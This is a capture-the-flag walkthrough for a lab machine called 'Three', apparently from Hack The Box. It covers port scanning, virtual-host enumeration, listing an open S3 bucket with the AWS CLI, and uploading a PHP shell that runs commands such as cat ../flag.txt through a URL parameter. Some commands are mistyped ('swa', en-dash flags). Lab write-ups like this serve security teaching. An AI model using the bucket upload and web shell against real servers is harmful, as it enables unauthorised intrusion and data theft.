
**Tier 1 – Three**



To attack on the target machine, we must be on the same network. So I connected the starting point VPN using OpenVPN. Run the following command to connect to OpenVPN:

* Click on **“Download VPN”**. Then the file is downloaded into your computer.
* Go to terminal and navigate to the file.

**$cd /home/downloads/**

* Commend:  
  **$sudo openvpn starting\_point\_ChaithanyaM4**


Here we are successfully connected to target network.

**NOTE:** Don’t close this terminal, use another terminal to pwned the target machines.

Click on **“spawn machine”**, it will display the IP address of target machine.

Check whether the target machine is up or not. Run the following command to check target machine :


**$ping 10.129.114.49**



* **Task 1:** How many TCP ports are open?


2

We will perform the nmap scan to find the ports open. Run the following command:

**$nmap –F 10.129.114.49**

* **Task 2:** What is the domain of the email address provided in the “Contact” section of the website?

thetoppers.htb

Open Firefox and type **“**[**http://10.129.114.49**](http://10.129.114.49)**”.** This will open the webpage, in that click on contact. We can see the email.

* **Task 3:** In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?


/etc/hosts

We can use /etc/hosts to resolve hostnames to IP address to access websites that point to those hostnames. Run the following command to open /etc/hosts file:

**$ sudo nano /etc/hosts**

Then, add the hostnames and IP address in this file and save the file.






* **Task 4:** Which sub-domain is discovered during further enumeration?

S3.thetoppers.htb

We will use gobuster to find the subdomain. Run the following command to install the gobuster: **$ sudo apt install gobuster**

Run the following command to find subdomain using gobuster:

**$ gobuster vhost -u http://thetoppers.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain**

* **Task 5:** Which service is running on the discovered sub-domain?

amazon s3


* **Task 6:** Which command line utility can be used to interact with the service running on the discovered sub-domain?

awscli

* **Task 7:** Which command is used to set up the AWS CLI installation?


aws configure

Run the following command to install the awscli, if not installed: **$ sudo apt install awscli**



Run the following command to config the AWS CLI and enter “a” for access key ID, secreat access key, Default region, Defalut output format.

**$ aws configure**



* **Task 8:** What is the command used by the above utility to list all of the S3 buckets?

aws s3 ls

* **Task 9:** This server is configured to run files written in what web scripting language?

Php

**Submit Flag**

use this command to get the what are the files in the s3.amazon storage cloud


**$ aws s3 ls –endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb**




create the php reverse shell in the attacker machine. Run the following commands:

**$ nano shell.php**


**$ aws s3 cp –endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppers.htb**

**$ swa s3 ls –endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppers.htb**


In the fire fox type the **“ thetoppers.htb/shell.php? cmd=ls”** to display the files present in the target machine.



Type **“thetoppers.htb/shell.php?cmd=ls+../”** in firefox.



Cat the file.txt, Type **“thetoppers.htb/shell.php?cmd=cat+../flag.txt”**



**Finally the machine is pwned!!!.**

